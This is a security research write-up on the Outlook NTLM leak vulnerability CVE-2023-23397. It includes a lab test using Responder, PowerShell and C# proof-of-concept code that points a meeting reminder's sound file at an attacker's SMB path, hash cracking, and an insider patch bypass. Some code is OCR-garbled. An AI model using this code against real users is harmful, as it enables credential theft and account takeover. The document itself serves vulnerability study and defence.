Research & Technique

Microsoft Outlook privilege elevation vulnerability (CVE-2023-23397)

■ Overview of the vulnerability

In March 2023, privilege elevation vulnerability (CVE-2023-23397) was found in Microsoft's e-mail and schedule management software Outlook, which is used by many companies around the world, including Korea. CVE-2023-23397 occurs when a calendar receives an invitation message containing a reminder that informs us of a schedule or appointment. The attacker designates the sound file location path of the reminder as the IP address of the attacker server and sends a message to the victim. At this time, the victim's authentication information is leaked to the attacker because the Outlook client attempts authentication with NTLMv2[1] hash for SMB[2] access to the attacker's server.




Figure 1. Example of reminder operation

[1] NTLM (New Technology LAN Manager) v2 is one of the authentication protocols provided by Windows, and it is a version of the protocol that uses an algorithm improved over the existing NTLM that provides authentication, integrity, and confidentiality through a challenge/response method.

[2] SMB (Server Message Block) is a network file sharing protocol that allows computer applications to read and write files and to request services from server programs on computer networks.

In particular, Outlook privilege elevation vulnerability (CVE-2023-23397) have a high CVSS3 score, i.e. 9.8 out of 10, because the vulnerabilities operate just by receiving a message if a reminder is set regardless of whether the victim has read the message or not. Currently, Microsoft has released the latest version update, but there is a way to circumvent the patch. So it is necessary to apply safe countermeasures to prevent damage.

■ Affected software versions

The following table is the versions to which the CVE-2023-23397 vulnerability patch released by Microsoft has been applied, and all Outlook versions other than these versions are vulnerable to the attack. ※ Even if the latest version patch (as of April 3, 2023) is applied, attacks by insiders are possible.

S/W classification	Safe version
Microsoft products	Current Channel: Version 2302 (Build 16130.20306) Monthly Enterprise Channel: Version 2301 (Build 16026.20238) Monthly Enterprise Channel: Version 2212 (Build 15928.20298) Semi-Annual Enterprise Channel (Preview): Version 2301 (Build 16130.20306) Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20578) Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20944) Office 2021 Retail: Version 2301 (Build 16130.20306) Office 2019 Retail: Version 2302 (Build 16130.20306) Office 2016 Retail: Version 2302 (Build 16130.20306) Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20481) Office 2019 Volume Licensed: Version 1808 (Build 10396.20023)

※ Outlook (OWA) for Android, iOS, Mac and web, and other Microsoft 365 services are not affected.

[3] Common Vulnerability Scoring System is an indicator for assessing the severity and risk of computer system security

■ Glossary

The terms and functions necessary for understanding CVE-2023-23397 vulnerability are described below.

Term	Definition
UNC (Universal Naming Convention)	You can access a shared file on the computer network through the UNC path as a way to check the file without specifying the device where the shared file in the computer is stored. The UNC path has a format like ₩₩[servername]₩[sharename]₩[path]₩[filenmae], and it can be used as ₩₩192.168.102.65₩smb₩eqst.wav.
MAPI (Messaging Application Program Interface)	It is a Microsoft Windows program interface that allows you to send an e-mail from within a Windows application program or attach a document you are currently creating to the e-mail content.
PlayReminderSound	An API that supports reminders in Outlook.
PidLidReminderFileParameter	As part of the MAPI properties, it specifies the sound file that is played on the client side when the reminder for the entity expires.
PidLidReminderOverride	As part of the MAPI properties, when this setting is set to True, you can trust the values of the PidLidReminderPlaySound property and the PidLidReminderFileParameter property, and enable reminder action by force.
SecurityZone	SecurityZone means an integer value corresponding to the security area used in the security policy, and the meaning of the integer value is as follows: -1: NoZone: It means there is no specified zone. 0: MyComputer: It means the local computer zone. 1: Intranet: It means the local intranet zone. 2: Trusted: It means the site zone that can be trusted. (URL mapping is required) 3: Internet: It means the Internet zone. 4: Untrusted: It means the restricted site zone.

■ Attack scenario

The attack scenario using the CVE-2023-23397 vulnerability is as follows:

infosec




Figure 2. Attack scenario

① The attacker sends a malicious invitation message to the victim. It triggers the CVE-2023-23397 vulnerability.
② The victim receives the malicious invitation message sent by the attacker.
③ The malicious invitation message received from the Outlook client activates the reminder, and the victim forcibly attempts NTLMv2 authentication against the SMB of the attacker server, and NTLMv2 is stolen.
④ The attacker attempts authentication against the Admin Domain Controller with the stolen NTLMv2 authentication information.
⑤ The attacker accesses the Admin Domain Controller and takes over the victim's server.

■ Test environment configuration information

A test environment is built, and how CVE-2023-23397 operates is examined.

Name	Information
Victim	Windows 10 Pro 22H2 (OS build 19045.2006) Microsoft Office Professional Plus 2016(15.0.4420.1017) 32 bit (192.168.102.79)
Attacker	Ubuntu 20.04.4 LTS (Focal Fossa) (192.168.102.65)

■ Vulnerability test

Step 1) The attacker server uses the responder[4] to obtain authentication information coming into the SMB server.

Command	The responder can be downloaded from https://github.com/SpiderLabs/Responder. $ sudo ./Responder.py responder -I eth0 -v




Figure 3. Using the responder

Step 2) The attacker sets the path of the sound file as the SMB path of the attacker server to exploit the reminder. Also, the message set to force the reminder to operate is sent to the victim.

※ The PoC code can be downloaded from https://github.com/api0cradle/CVE-2023-23397-POC-Powershell.

```
function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject, $meetingbody)
{
    $Outlook = New-Object -comObject Outlook.Application
    $newcal = $outlook.CreateItem('olAppointmentItem')
    $newcal.ReminderSoundFile = "##192.168.102.66#smb#eqst.wav"
    $newcal.Recipients.add("eqstlabwhblithe@          ")
    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
    $newcal.Subject = "EQSTLab"
    $newcal.Location = "jruru"
    $newcal.Body = "EQSTLab Insight"
    $newcal.Start = get-date
    $newcal.End = (get-date).AddHours(2)
    $newcal.ReminderOverrideDefault = 1
    $newcal.ReminderSet = 1
    $newcal.ReminderPlaysound = 1
    $newcal.send()
}
```

소리 파일의 UNC 경로

피해자의 이메일 주소

미리 알림 기능 강제 동작 활성화 및 UNC 경로에서 파일을 가져오도록 설정

Figure 4. Making and sending a malicious invitation message

[4] The responder is a tool used to find targets of service attack within the network and attack authentication. It is a tool used to obtain authentication information by intercepting and manipulating network traffic.

Step 3) In the victim's Outlook client that receives the malicious invitation message sent by the attacker, a reminder is enabled along with a schedule invitation, and authentication information is transmitted to the UNC path set by the attacker.




Figure 5. Receiving a malicious schedule invitation message

Step 4) The attacker checks the NTLMv2 hash value of the victim who attempted SMB authentication.




Figure 6. Leaked hash value

Step 5) It is possible to use tools like John the ripper and hashcat to crack the victim's hash value to extract the original password.





Figure 7. Extracting the original password by cracking the hash value

■ Analysis of vulnerability operation

The CVE-2023-23397 vulnerability exists in the PlayReminderSound API, which is responsible for reminders among the calendar functions of the Outlook client. The API has the PidLidReminderFileParameter property that specifies the reminder's sound file path, and the PidLidReminderOverride property that trusts the message's sound file path and enables the reminder operation.



PidLidReminderFileParameter Canonical Property

아티클 • 2022. 03. 24. • 읽는 데 2분 걸림 • 기여자 5명 피드백

Applies to: Outlook 2013 | Outlook 2016

Specifies the filename of the sound that a client should play when the reminder for that object becomes overdue.

Property	Value
Associated properties:	dispidReminderFileParam
Property set:	PSETID_Common
Long ID (LID):	0x0000851F
Data type:	PT_UNICODE
Area:	Reminder

Figure 8. PidLidReminderFileParameter property

PidLidReminderOverride Canonical Property

아티클 • 2022. 06. 01. • 읽는 데 2분 걸림 • 기여자 6명 피드백

Applies to: Outlook 2013 | Outlook 2016

Specifies whether the client should respect the values of the **dispidReminderPlaySound** (PidLidReminderPlaySound) and **dispidReminderFileParam** (PidLidReminderFileParameter) properties.

Property	Value
Associated properties:	dispidReminderOverride
Property set:	PSETID_Common
Long ID (LID):	0x0000851C
Data type:	PT_BOOLEAN
Area:	Reminder

Figure 9. PidLidReminderOverride property

The PidLidReminderFileParameter property has a problem: the path of the sound file can be set as the UNC path. The attacker can use this to set the UNC path to the attacker server's SMB or WebDAV. Also, PidLidReminderOverride property has a problem, i.e. the sender can set this property to True. When this property is set to True, the path of the PidLidReminderFileParameter is unconditionally trusted, the PidLidReminderPlaySound property is set to True, and a reminder is enabled so that it operates.

```
static void Main(string[] args)
{
    using (var appointment = new Appointment(
    new Sender("eqstlabwhblithe@eqstlab.com", "EQSTLab"),
    new Representing("eqstlabwhblithe@eqstlab.com", "EQSTLab"),"GIve ME HASH"))
    {
        appointment.Recipients.AddTo("victim@eqstlab.com", "Victim");
        appointment.Subject = "Hash";
        appointment.Location = "outlook";
        appointment.MeetingStart = DateTime.Now.Date;
        appointment.MeetingEnd = DateTime.Now.Date.AddDays(1).Date;
        appointment.AllDay = true;
        appointment.BodyText = "Steal Hash";
        appointment.BodyHtml = "<html><head></head><body><b>thanx u 4 the hash</b></body></html>";
        appointment.SentOn = DateTime.UtcNow;
        appointment.Importance = MsgKit.Enums.MessageImportance.IMPORTANCE_NORMAL;
        appointment.IconIndex = MsgKit.Enums.MessageIconIndex.UnsentMail;
        appointment.PidLidReminderFileParameter = @"₩₩192.168.102.65₩smb₩eqst.wav";
        appointment.PidLidReminderOverride = true;
        appointment.Save(@"C:₩test.msg");
```

Figure 10. Creating a malicious invitation message by changing the property

Therefore, when the victim receives a message with these two properties manipulated, the reminder is enabled so that it operates. In addition, in the process of importing the sound file set by the attacker, NTLMv2 hash authentication is forcibly attempted with the attacker's SMB server. So the victim can steal authentication information just by receiving a malicious message.




Figure 11. How vulnerabilities operate

■ Detour

1) Incomplete Microsoft patch details

As the CVE-2023-23397 vulnerability operates in all versions of Microsoft Outlook, Microsoft released a security patch for Outlook for Windows on March 14, 2023. Looking at the details of the patch for CVE-2023-23397, by calling the MapUrlToZone method, the patch checks the SecurityZone[5] value for the path of the sound file to allow only trusted network bands (local intranet and trusted network) or files in the local PC.

Figure 12. Analysis of patch details

In the patching process, the range of the vulnerable parameter PidLidReminderFileParameter is limited as the trusted band. So the attacker accesses the same AD server as the victim or exploits services that clients can access such as SMB and WebDAV through an insider of the trusted network band to operate the vulnerability.

[5] SecurityZone means an integer value corresponding to the security zone used in the security policy.

2) Testing attacks by insiders

Building the test environment, updating to the latest version, and proving that attacks by insiders are possible.

Name	Information
AD server	Windows Server 2016 Datacenter AD server (account information: ADserver/EQST12#$) DNS (eqstlab.com) (192.168.102.84)
victim	Windows 10 Pro 22H2(OS build 19045.2006) Microsoft Office Professional Plus 2016(16.0.16227.20202) 32 bit account information: eqst/eqst DNS (victim.eqstlab.com.) (192.168.102.79)
attacker	Ubuntu 20.04.4 LTS (Focal Fossa) Account information: kali/kali DNS (attacker.eqstlab.com) (192.168.102.65)

Office version information is as follows:




Figure 13. Latest Outlook 2016 32bit

Step 1) A subscribed attacker of the same AD server as the victim writes a malicious message by setting the sound file path to the attacker's SMB server to exploit CVE-2023-23397.

```
function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject, $meetingbody)
{
    $Outlook = New-Object -comObject Outlook.Application
    $newcal = $outlook.CreateItem('olAppointmentItem')
    $newcal.ReminderSoundFile = "\\ATTACKER\SMB\eqst.wav"
    $newcal.Recipients.add("eqstlabwhblithe@[redacted]")
    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
    $newcal.Subject = "EQSTLab"
    $newcal.Location = "Insight"
    $newcal.Body = "Patch Bypass"
    $newcal.Start = get-date
    $newcal.End = (get-date).AddHours(2)
    $newcal.ReminderOverrideDefault = 1
    $newcal.ReminderSet = 1
    $newcal.ReminderPlaysound = 1
    $newcal.send()
}
```

공격자의 SMB UNC 경로

Figure 14. Setting the path of the sound file to the attacker's SMB shared folder

Step 2) When the victim receives a malicious message, the reminder is enabled and the vulnerability operates.




Figure 15. Reminder operation

Step 3) The attacker succeeds in stealing the victim's NTLMv2 hash.

